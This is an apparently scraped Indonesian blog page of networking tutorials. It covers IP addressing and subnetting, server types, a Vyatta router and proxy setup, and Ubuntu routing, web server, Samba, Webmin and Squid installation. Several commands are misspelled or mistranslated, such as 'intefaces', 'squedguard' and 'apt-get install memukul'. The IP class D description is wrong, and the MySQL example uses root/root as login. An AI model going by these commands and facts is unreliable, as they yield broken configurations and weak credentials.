
3.jalankan progam yang sudah didownload tadi,klik nextScreenHunter 04%2BMar.%2B21%2B16.47 Cara mengubah tampilan windows 7/vista menjadi Mac OS4.terus akan muncul tampilan seperti dibawah,centang i aggree,setelah itu klik nextScreenHunter 05%2BMar.%2B21%2B16.47 Cara mengubah tampilan windows 7/vista menjadi Mac OS5.klik next lagiScreenHunter 06%2BMar.%2B21%2B16.47 Cara mengubah tampilan windows 7/vista menjadi Mac OS6.next ajaScreenHunter 07%2BMar.%2B21%2B16.47 Cara mengubah tampilan windows 7/vista menjadi Mac OS7.klik transform untuk mengubah tampilan windows 7 dan vista menjadi Mac OSScreenHunter 08%2BMar.%2B21%2B16.47 Cara mengubah tampilan windows 7/vista menjadi Mac OS8.Tunggu beberapa saat,saat proses pengubahan windows7 menjadi Mac OSScreenHunter 09%2BMar.%2B21%2B16.47 Cara mengubah tampilan windows 7/vista menjadi Mac OS9.Jika telah usai,klik finish,lalu restart komputerScreenHunter 11%2BMar.%2B21%2B16.50 Cara mengubah tampilan windows 7/vista menjadi Mac OS10.Lihat hasilnya

Jumat, 03 Februari 2012

Pengalamatan IP Adderss


Pengalamatan Dengan IP
1. Overview
Pengalamatan bertujuan bagaimana supaya data yang dikirim sampai pada mesin yang sesuai (mesin tujuan) dan bagaimana hal tersebut dapat dilakukan oleh operator dengan mudah. Untuk itu maka data dari suatu host (komputer) harus dilewatkan ke jaringan menuju host tujuan, dan dalam komputer tersebut data akan disampaikan ke user atau proses yang sesuai. TCP/IP menggunakan tiga skema untuk tugas ini :
1. Addressing
IP address yang mengidentifikasikan secara unik setiap host di jaringan, sehingga dapat menjamin data dikirim ke alamat yang benar.
2. Routing
Pengaturan gateway untuk mengirim data ke jaringan dimana host tujuan berada.
3. Multiplexing
Pengaturan nomor port dan protokol yang mengirim data pada modul software yang benar di dalam host.
Masing-masing skema penting untuk pengiriman data antar dua aplikasi yang bekerjasama dalam jaringan TCP/IP.
IP address berupa bilangan biner 32 bit dan ditulis sebagai 4 urutan bilangan desimal yang dipisahkan dengan tanda titik. Format penulisan IP adalah : xxxxxxxx.xxxxxxxx.xxxxxxxx.xxxxxxxx, dengan x adalah bilangan biner 0 atau 1. Dalam implementasinya IP address ditulis dalam bilangan desimal dengan bobot antara 0 – 255 (nilai desimal mungkin untuk 1 byte). IP address terdiri dari bagian jaringan dan bagian host, tapi format dari bagian-bagian ini tidak sama untuk setiap IP address.
Jumlah bit alamat yang digunakan untuk mengidentifikasi jaringan, dan bilangan yang digunakan untuk mengidentifikasi host berbeda-beda tergantung kelas alamat yang digunakan. Ada tiga kelas alamat utama, yaitu kelas A, kelas B, dan kelas C. Dengan memeriksa beberapa bit pertama dari suatu alamat , software IP bisa dengan cepat membedakan kelas address dan strukturnya. Contoh kelas IP address dapat dilihat pada Gambar 2.6.
Berikut ini diberikan aturan yang membedakan kelas IP address :
a. IP Address kelas A :
bit pertama dari IP address adalah 0
jadi jaringan dengan IP yang byte pertamanya : 0 – 127
hanya ada kurang dari 128 jaringan kelas A
setiap jaringan kelas A bisa mempunyai jutaan host
b. IP Address kelas B :
bit pertama dari IP address adalah 10
jadi jaringan dengan IP yang byte pertamanya : 128 – 191
terdapat ribuan jaringan kelas B
setiap jaringan kelas B bisa mempunyai ribuan host
c. IP Address kelas C :
bit pertama dari IP address adalah 110
jadi jaringan dengan IP yang byte pertamanya 192 – 223
terdapat jutaan jaringan kelas C
setiap jaringan kelas C hanya mempunyai kurang dari 254 host
d. IP Address kelas D :
bit pertama dari IP address adalah 111
nomor jaringan dengan IP yang byte pertamanya lebih dari 223
merupakan address yang dialokasikan untuk kepentingan khusus
Tidak semua alamat jaringan dan alamat host dapat digunakan. Misalnya kita telah membicarakan bahwa alamat dengan desimal pertama lebih dari 233 dialokasikan untuk kepentingan khusus. Dua alamat kelas A, 0 dan 127, juga dialokasikan untuk kepentingan khusus. Jaringan 0 menunjukkan route default (digunakan untuk menyederhanakan aplikasi jaringan dengan membiarkan host lokal dialamatkan dengan cara yang sama seperti remote-host digunakan ketika mengkonfigurasi host) dan jaringan 127 sebagai loopback-address. Selain itu juga ada beberapa alamat host yang disediakan untuk kepentingan khusus ini, misalnya 0 dan 255 dalam semua kelas jaringan. Sebuah IP address dengan semua bit hostnya 0 menunjukkan jaringannya sendiri, misalnya 26.0.0.0 menunjukkan jaringan 26 dan 128.66.0.0 menunjukkan jaringan 128.66. Alamat dalam bentuk ini digunakan dalam tabel routing untuk menunjukkan seluruh jaringan. IP address dengan semua bit host diset satu adalah broadcast address. Suatu alamat broadcast digunakan untuk alamat setiap host dalam jaringan secara simultan. Alamat broadcast untuk jaringan 128.66 adalah 128.66.255.255.
2. Supernetting
Ada dua masalah yang saling berkaitan, antara pemberian suatu kelas alamat pada suatu lembaga. Pertama kelas alamat yang diberikan lebih kecil daripada jumlah host yang akan dihubungkan. Dan yang kedua sebaliknya, kelas alamat yang lebih besar dari host yang akan saling dihubungkan. Supernetting berkaitan dengan metode untuk memanipulasi alokasi alamat yang terbatas sedemikian sehingga semua host yang tersedia dapat dihubungkan ke jaringan. Jadi supernetting adalah menggunakan bit mask alamat asal untuk membuat jaringan yang lebih besar.
3. Subnetting
Masalah kedua yang berkaitan dengan bagaimana membuat suatu alokasi alamat lebih efisien, bila ternyata host yang akan kita hubungkan ke jaringan lebih kecil daripada alokasi alamat yang kita punyai. Yang jelas dengan menggunakan metoda subnetting, bit host IP address direduksi untuk subnet ini. Sebagai contoh, subnet mask diasosiasikan dengan alamat kelas B standart adalah 255.255.0.0. Subnet mask digunakan dengan memperluas bagian jaringan dari suatu alamat kelas B dengan byte tambahan. Misalnya sub mask 255.255.255.0 berarti dua byte pertama mendefinisikan jaringan kelas B, byte ketiga menunjukkan alamat subnet, dan yang keempat baru menunjuk pada host pada subnet yang bersangkutan. Masking yang byte-oriented lebih mudah dibaca dan diartikan, tapi sebenarnya subnet masking bersifat bit-oriented, jadi misalnya seseorang bisa saja membuat sub-mask 255.255.255.192. Tabel 2.1 mengilustrasi efek dari subnet-mask terhadap bermacam-macam alamat jaringan :
IP Address
Subnetmask
Interpretasi
128.66.12.1
255.255.255.0
Host 1 pada subnet 128.66.12.0
130.97.16.132
255.255.255.192
Host 4 pada subnet 130.97.16.128
192.178.16.66
255.255.255.192
Host 2 pada subnet 192.178.16.64
132.90.132.5
255.255.240.0
Host 4.5 pada subnet 132.90.128.0
18.20.16.91
255.255.0.0
Host 16.91 pada subnet 18.20.0.0
Tabel Efek Subnet Mask Terhadap IP Address

PENGERTIAN DHCP SERVER, DNS SERVER, WEB SERVER,FTP SERVER, MAIL SERVR, PROXY SERVER,

DHCP (Dynamic Host Configuration Protocol) adalah protokol yang berbasis arsitektur client/server yang dipakai untuk memudahkan pengalokasian alamat ip dalam satu jaringan. Sebuah jaringan lokal yang tidak menggunakan DHCP harus memberikan alamat IP kepada semua komputer secara manual. Jika DHCP dipasang di jaringan lokal, maka semua komputer yang tersambung di jaringan akan mendapatkan alamt ip secara otomatis dari server DHCP. Selain alamat IP, banyak parameter jaringan yang dapat diberikan oleh DHCP, seperti default gateway dan DNS server.

Domain Name System (DNS) Adalah sebuah aplikasi service di internet yang menerjemahkan sebuah domain name ke IP address dan salah satu jenis system yang melayani permintaan pemetaan IP address ke FQPN (Fany Qualified Domain Name) dan dari FQDN ke IP address. DNS biasanya digunakan pada aplikasi yang berhubungan ke internet sererti Web Browser atau e-mail, Dimana DNS membantu memetakan host name sebuah computer ke IP address. Selain digunakan di internet DNS juga dapat di implementasikan ke private network atau internet.
Web Server adalah sebuah perangkat lunak server yang berfungsi menerima
permintaan HTTP atau HTTPS dari klien yang dikenal dengan web browser dan
mengirimkan kembali hasilnya dalam bentuk halaman-halaman web yang umumnya
berbentuk dokumen HTML. Salah satu server web yang terkenal di linux adalah
Apache. Apache merupakan server web antar platform yang dapat berjalan di
beberapa platform seperti linux dan windows. Web Server juga merupakan
sebuah komputer yang menyediakan layanan untuk internet. Server disebut juga
dengan host. Agar anda dapat memasukkan web yang anda rancang ke dalam
internet, maka anda harus memiliki ruangan terlebih dahulu dalam internet,
dan ruangan ini disediakan oleh server
FTP Server adalah suatu server yang menjalankan software yang memberikan layanan tukar menukar file dengan selalu siap memberikan layanan FTP apabila mendapat request dari FTP client.
Mail server adalah Perangkat lunak program yang mendistribusikan file atau informasi sebagai respons atas permintaan yang dikirim via email, juga digunakan pada bitnet untuk menyediakan layanan serupa FTP
proxy server adalah tekhnik standar utuk akses internet secara bersama-sama oleh beberapa komputer sekaligus dalam sebuah local area network (LAN) melalui sebuah modem atau sebuah salauran komunikasi.Secara sederhana proxy adalah seseorang atau lembaga yang bertindak atas nam dati orang lain/lembaga/negara lain.
Proxy server bekerja dengan menjembatani komputer ke Internet. Program Internet seperti browser, download manager dan lain-lain berhubungan dengan proxy server, dan proxy server tersebut yang akan berkomunikasi dengan server lain di Internet

membuat server dengan menggunakan linux vyatta dan mengblog situs

A.IP MODEM 192.168.1.1
B. IP Internet 192.168.1.2/24
c. IP Lan 192.168.2.2/24 (internal)
d. domain name core.com
e. hostname core
f. Alamat DNS 203.134.193.74

---------------perintah konfigurasi-----------------------
#set intefaces ethernet eth0 address 192.168.1.2/24
#set intefaces ethernet eth1 address 192.168.2.2/24
#set system gateway-address 192.168.1.1
#set system host-name core
#set system domain-name core.com
#set system name-server 203.134.193.74
#commit
#save

#set service nat rule 1 source address 192.168.2.2-192.168.2.50
#set service nat rule 1 outbound-interface eth0
#set service nat rule 1 type masquerade
#commit
#save

#set service dns forwarding listen-on eth1
#set service dns forwarding name-server 203.134.193.74
#commit
#save

#set service webproxy cache-size 10000
#set service webproxy listen-address 192.168.2.2
#set service webproxy url-filtering squidguard local-ok all
#commit
#save

#set firewall name ALLOW_ESTABLISHED rule 10 action accept
#set firewall name ALLOW_ESTABLISHED rule 10 state estabilished enable
#commit
'p#save

*set service webproxy url-filtering squedguard local-block facebook.com
*commit
*save
*show

Senin, 07 November 2011

Tutorial konfigurasi ubuntu sebagai router jaringan


1. pertamanya kamu musti login dulu ke system, gunakan user dan password yang kamu buat
waktu proses install tadi
2. sekarang kamu telah masuk sebagai user biasa, untuk bisa melakukan konfigurasi kamu harus
login sebagai root, berhubung karena password root nya belum ada kamu bisa menjadikan
username kamu sebagai root
sudo su
masukkan password kamu , dan kamu telah jadi root! selamat!
tapi tunggu dulu karena password root kamu belum ada kamu harus membuat password nya
passwd root
masukkan password root yang kamu inginkan sebanyak dua kali
setelah itu jadi deh, password root nya,
3. edit konfigurasi ethernet dengan perintah
nano /etc/network/interfaces
edit tulisan ini seperlunya, [opsional]
auto eth0
iface eth0 inet static
address 192.168.168.1
netmask 255.255.255.0
network 192.168.168.0
broadcast 192.168.168.255
auto eth1
iface eth1 inet static
address 192.168.1.1
netmask 255.255.255.0
network 192.168.1.0
broadcast 192.168.1.255
edit data seperlunya
simpan dengan menekan ctrl + x lalu tekan y dan enter
4. setelah itu kita masukkan alamat dns [berbeda setiap ISP]
dengan mengetikkan perintah
nano /etc/resolv.conf
isi file nya kira kira seperti ini
nameserver 202.155.0.15
nameserver 122.109.0.74
itu perumpamaan dns1 dan dns2 kalau agan punya 4 dns server ya tinggal di sisipkan aja di
bawahnya lagi.
simpan dengan menekan ctrl + x lalu tekan y dan enter
5. supaya settingan dari berfungsi restart dulu service network nya
/etc/init.d/networking restart
6. nah supaya ubuntu server nya bisa melakukan routing, ada satu konfigurasi yang harus di edit,
yaitu :
nano /etc/sysctl.conf
cari tulisan berikut:
# net.ipv4.conf.default.forwarding=1
hilangkan tanda pagar nya jadi:
net.ipv4.conf.default.forwarding=1
simpan dan keluar dengan perintah:
ctrl+x, ketik y dan tekan enter
pastikan angka setelah tanda sama dengan “=” adalah 1
itu maksudnya kalau
1. berarti kernel di perbolehkan untuk routing
0. kernel tidak bisa melakukan proses routing
7. script routing
setelah itu, kamu masih harus melakukan / memasukkan script untuk routingnya
supaya ubuntunya tau mau kemana jaringan di routing
ketikkan perintah berikut [ubah sesuai kebutuhan]
/sbin/iptables -t nat -A POSTROUTING -s 192.168.168.0/255.255.255.0 -d 0/0 -j
MASQUERADE
penjelasan nya seperti ini:
-t nat = adalah pembuatan table nat pada iptable
-A POSTROUTING = ini akan menambah satu aturan baru pada bagian postrouting
-s 192.168.168.0/255.255.255.0 = bagian ip address client yang akan di routing antara 0 – 255.
bisa juga sich ditulis 192.168.168.0/24
-d 0/0 = bagian ini akan mencari sumber paket keluar. perintah 0/0 artinya akan mencari dalam
bentuk global.
-j MASQUERADE = perintah ini akan mengarahkan rantai paket kebagian tertentu tapi tanpa
source.
selesai deh,
tapi tunggu dulu, konfigurasi dengan menggunakan iptables barusan hanya bersifat sementara,
jadi kalo pc server di reboot, settingan nya akan hilang
nah
supaya konfigurasi selalu di lakukan sejak awal pc di hidupkan
sisipkan script tadi ke file /etc/rc.local
nano /etc/rc.local
masukan perintah berikut dibagian paling bawah rc.local (copy ajah)
/sbin/iptables -t nat -A POSTROUTING -s 192.168.168.0/255.255.255.0 -d 0/0 -j
MASQUERADE
simpan dan keluar dengan menekan ctrl + x dan y
lalu enter
2. Ubuntu sebagai Router
Untuk menjadikan ubuntu sebagai router, dengan skema ;
Modem -- Router -- Lan
modem : 192.168.2.1
Router : eth0 -> 192.168.1.1 ( untuk kedalam LAN )
eth1 -> IP didapat dari dial up modem ( biarin otomatis aja )
LAN : 192.168.1.0/24
note : pastikan router anda memiliki minimal 2 ( dua ) NIC,
1. untuk dial modem dari router silahkan baca di dial up modem
2. konfigurasi kartu jaringan di ubuntu baca di konfigurasi IP static ubuntu
3. Nah langkah tambahannnya ada disini, edit pada file/etc/sysctl.conf
dan hilangkan tanda "#" pada baris
#net.ipv4.ip_forward=1
sehingga menjadi ( gunakan editor kesukaan anda )
net.ipv4.ip_forward=1 4. masukkan rule masquerade pada file /etc/rc.local sebelum exit 0 contoh
rule :
bagi yang dial up modem dari ubuntu masukkan ;
iptables -t nat –A POSTROUTING –o ppp0 –j MASQUERADE
bagi yang dial dari modem ;
iptables -t nat –A POSTROUTING –s 192.168.1.0/24 –o eth1 –j MASQUERADE
pada "192.168.1.0/24" diganti dengan range IP untuk ke LAN internal sedangkan -0 eth1 diganti
dengan NIC yang kearah modem ( external ), untuk melakukannya silahkan gunakan kembali
editor kesukaan anda.
5. restart semua service networking
$sudo /etc/init.d/networking restart
$sudo sysctl -p
kalau mau direstart juga boleh, dan untuk client di set range ip antara 192.168.1.2 -
192.168.1.254 dengan gateway 192.168.1.1.
oke,nanti disambung dengan set proxy dengan squid.
3. Setting webserver ubuntu 10.10
Sebelum mulai setting webserver pada linux ubuntu, anda harus memastikan koneksi dengan
internet.
Langkah Setting sebagai berikut :
1. Masuk pada terminal (menu => accessories => terminal) lakukan perinta di bawah ini
$ sudo apt-get install apache2
Jika sudah selesai anda bisa mencoba apache dengan menjalan aplikasi web browser (firefox,
opera atau yang lain) panggil webserver dengan alamat:
http://localhost/
It works!
This is the default web page for this server.
The web server software is running but no content has been added, yet.
Perintah – perintah lainnya untuk webserver:
$ sudo /etc/init.d/apache2 start => menjalankan apache /webserver
$ sudo /etc/init.d/apache2 stop => menghentikan apache /webserver
$ sudo /etc/init.d/apache2 restart => menjalankan ulang apache /webserver
2. Mengintall mysql-server untuk pengolah database mysql
$ sudo apt-get install mysql-server
>> anda akan diminta untuk memasukan user dan password mysql
masukan misalnya :
user : root
password : root
3. Install phpMyAdmin
Aplikasi ini untuk mengolah database mysql (membuat, mengedit, menghapus, menambah dan
lain- lain)
$ sudo apt-get install phpmyadmin
$ sudo cp /etc/phpmyadmin/apache.conf /etc/apache2/conf.d
$ sudo /etc/init.d/apache2 restart
Untuk mencoba pakai aplikasi browser panggil alamat :
http://localhost/phpmyadmin
masukan:
user : root
password : root
4. Instal PHP (web program)
$ sudo apt-get install php5 libapache2-mod-php5
$ sudo /etc /init.d/apache2 restart
Untuk mencoba anda bisa membuat skrip php pada diretory /var/www/ untuk contoh anda bisa
membuat phpinfo.php
$ sudo gedit /var/www/phpinfo.php


phpinfo();
?>
4. Cara menginstal dan mengkonfigurasi samba di ubuntu 10.10 dan 11.04 Natty Narwhal
melalui GUI
Jika Anda ingin berbagi file antara Ubuntu dan komputer Windows, pilihan terbaik adalah
dengan menggunakan file sharing Samba. Dalam kami posting sebelumnya , kami memang
menunjukkan Anda cara menginstal dan mengkonfigurasi samba di ubuntu melalui command
line , Hari ini kita akan melakukan instalasi dan konfigurasi di ubuntu 10.10 Maverick
Meerkat danUbuntu 11.04 Natty Narwhal melalui GUI (Tutorial ini juga bekerja di
LinuxMint). Ada banyak alat yang membuatnya mudah untuk menginstal dan mengkonfigurasi
samba menggunakan antarmuka grafis, salah satunya alat konfigurasi server Samba dan SWAT
Jika anda baru untuk ubuntu:
"Samba merupakan ulang perangkat lunak bebas-implementasi SMB / CIFS protokol
jaringan, awalnya dikembangkan oleh Andrew Tridgell Australia,. Pada versi 3 Samba
menyediakan file dan layanan cetak untuk berbagai klien Microsoft Windows dan dapat
berintegrasi dengan domain Windows Server, baik sebagai Domain Primer Controller (PDC)
atau sebagai anggota domain. Hal ini juga dapat menjadi bagian dari domain.Samba Active
Directory berjalan pada kebanyakan sistem Unix dan Unix-like, seperti Linux, Solaris, AIX dan
varian BSD, termasuk Apple Mac Server OS X (yang ditambahkan ke klien Mac OS X di versi
10.2). Samba merupakan standar di hampir semua distro Linux dan umumnya termasuk sebagai
layanan sistem dasar pada sistem operasi Unix lainnya berbasis juga. Samba dirilis di bawah
GNU General Public License). NamaSamba berasal dari SMB (Server Message Block, nama
protokol standar yang digunakan oleh sistem jaringan Windows file Microsoft. "
Sebelum mulai kita perlu menginstal samba, Anda dapat melakukannya dari pusat
perangkat lunak Ubuntu atau dengan baris perintah:
sudo apt-get install samba samba-common
4 - INSTALASI DAN KONFIGURASI SAMBA SERVER MENGGUNAKAN
KONFIGURASI TOOL
Setelah samba terinstall kita perlu menginstal antarmuka grafis System-config samba dengan
menggunakan perintah:
sudo apt-get install system-config-samba
Sekarang kita akan mencoba untuk berbagi misalnya direktori / folder home/pirat9/Music untuk
melakukan itu,
Pertama buka samba server konfigurasi GUI alat dengan pergi ke System -> Administration ->
Samba
 Edit saham yang ada
 Tambah saham baru
Menemukan rincian lebih lanjut tentang konfigurasi samba menggunakan alat di posting
sebelumnya.
II-Instalasi dan konfigurasi menggunakan SWAT. Administrasi samba web alat
SWAT adalah alat yang memungkinkan konfigurasi berbasis Web Samba.Memiliki
wizard yang dapat membantu untuk mendapatkan Samba dikonfigurasi dengan cepat, ia
memiliki petunjuk untuk masing-sensitif pada setiap smb.confparameter, ia menyediakan untuk
memantau keadaan saat ini informasi koneksi, dan memungkinkan networkwide MS Windows
password manajemen jaringan.
SWAT menggunakan komponen integral Samba untuk menemukan parameter yang
didukung oleh versi tertentu Samba. Tidak seperti alat-alat dan utilitas yang luar Samba, SWAT
selalu up to date sebagaimana diketahui mengganti parameter Samba. SWAT menyediakan
bantuan konteks-sensitif untuk setiap parameter konfigurasi, langsung dari man entri halaman.
Catatan: Sebelum menggunakan SWAT, harap diperingatkan SWAT sepenuhnya akan
menggantikan Anda smb.conf dengan file dioptimalkan sepenuhnya yang telah kehilangan
semua komentar Anda mungkin telah ditempatkan di sana dan hanya pengaturan nondefault akan
ditulis ke file.
Untuk menginstal SWAT buka terminal dan ketik perintah:
sudo apt-get install memukul
Ini akan menginstal SWAT juga samba dan dependensi.
Sekarang untuk mengakses SWAT, buka browser anda dan ketik:
http://your- ip: 901 atau http://localhost:901
Kemudian gunakan login dan password root anda
Login admin halaman:
Global informasi
 Wizard untuk mengedit konfigurasi samba
 Server Statut:
 Lihat samba config yang sebenarnya:
 Perubahan halaman password admin
5. Installasi Webmin di Ubuntu
Webmin adalah aplikasi berbasis web yang diperuntukkan untuk para admin dalam
mengelola jaringannya terutama untuk server.pada kesempatan kali ini saya akan menjelaskan
bagaimana cara menginstallasi webmin pada Ubuntu. mengapa ubuntu? Yah karena memang
saya sedang melakukan riset dengan Ubuntu, jadi buat teman2 yang menggunakan distro lain,
dipersilahkan.
1.Untuk Ubuntu
Pertama-pertama tambahkan line berikut pada /etc/apt/source.list :
deb http://download.webmin.com/download/repository sarge contrib
Setelah itu lakukan upgrade terhadap apt anda.
$ sudo apt-get update
setelah itu lakukan proses instalasi
$ sudo apt-get install webmin
Jika sudah selesai, bukalah browser anda dan ketikkan http://localhost:10000.
Jika gagal cobalah menjalankan webmin secara manual
$ sudo /etc/init.d/webmin start
Jika masih belum bisa ulangilah instalasi sekali lagi:
$ sudo apt-get install webmin
Setelah selesai dan webmin berjalan dengan baik. Cobalah login dengan user root dan password
root anda.
2.Untuk Distro lainnya(menggunakan Source)
pastikan bahwa distro linux anda telah terinstall perl5,yang biasanya terletak pada
/usr/local/bin/perl atau
/usr/bin/perl, jika belum lakukanlah instalasi perl5 terlebih dahulu. Jika sudah terinstall kedalam
sistem ikutilah langkah berikut :
Langkah awal download dahulu file webmin dari http://www.webmin.com
dengan file berextensi .tar.gz
setelah itu lakukanlah extract terhadap file tersebut
root@localhost:/# tar zxvf webmin-1.360.tar.gz
root@localhost:/# cd webmin-1.360
lakukanlah instalasinya
[root@localhost /webmin-1.360]:/# ./setup.sh /usr/local/webmin
Instalasi Squid Proxy pada Ubuntu
Dibawah ini adalah gambaran singkat instalasi squid pada ubuntu:
1. Install squid
$ sudo apt-get install squid squid-common
2. Copy file /etc/squid/squid.conf
$ sudo cp /etc/squid/squid.conf /etc/squid/squid.conf.original
$ sudo chmod a-w /etc/squid/squid.conf.original
3. Konfigurasikan squid
$ sudo gedit /etc/squid/squid.conf
http_port 3128 transparent
cache_mem 32 MB
cache_dir ufs /cache 1600 4 256
negative_ttl 2 minutes
maximum_object_size 1024 KB
minimum_object_size 4 KB
visible_hostname myServer
http_access allow manager localhost
cache_swap_high 100%
cache_swap_low 80%
Panduan setting squid dari www.squid-cache.org adalah:
Configuration Guide – 2.6
Configuration Guide – 3.0
Setelah konfigurasi selesai, simpan konfigurasi tersebut.
4. Buat Transparent Proxy menggunakan IPTables
Meredirect port 80 ke port squid 3128
$ sudo iptables -A PREROUTING -t nat -p tcp --dport 80 -j REDIRECT --to-port 3128
5. Restat squid
$ sudo /etc/init.d/squid restart
6. Monitoring squid


sumber :
 http://www.facebook.com/l.php?u=http%3A%2F%2Fandrinda.wordpress.com%2F2010
%2F03%2F18%2Ftutorial-konfigurasi-ubuntu-sebagai-routerjaringan%
2F&h=vAQF7PyK5AQE13qnaDC-WlupRM_XHN11LByhRzMUtJhOkTw
 http://www.facebook.com/l.php?u=http%3A%2F%2Fblogitlp3idepok.blogspot.com%2F
2011%2F05%2Fcara-menginstal-danmengkonfigurasi.
html&h=CAQGDo3f3AQFnvqjjcAjKTAOPxXz8Nn_Ih-Pw0uz_3FtrJg